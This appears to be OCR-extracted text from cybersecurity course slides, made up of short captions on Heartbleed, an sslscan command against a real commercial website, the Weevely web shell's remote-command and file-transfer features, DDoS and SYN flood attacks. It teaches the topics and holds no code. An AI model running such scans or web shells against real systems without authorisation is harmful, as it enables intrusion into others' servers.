
- sslscan www.netflix.com

Heartbleed attack



http://www.vox.com/cards/heartbleed/how-does-the-heartbleed-attack-work


Sensitive info for Jon Smith!




Accessing telnet session

- Weevely
  - File browsing
  - File transering
  - Auditing
  - SQL server
  - Commands on remote systems


DoS


Customer
DDOS attack
Internet access
Protected e-commerce
• Webserver
• e-shop
• e-banking
• e-auction
• …
Hacker
DDOS


TCP Three-way Handshake



SYN Flood Attack

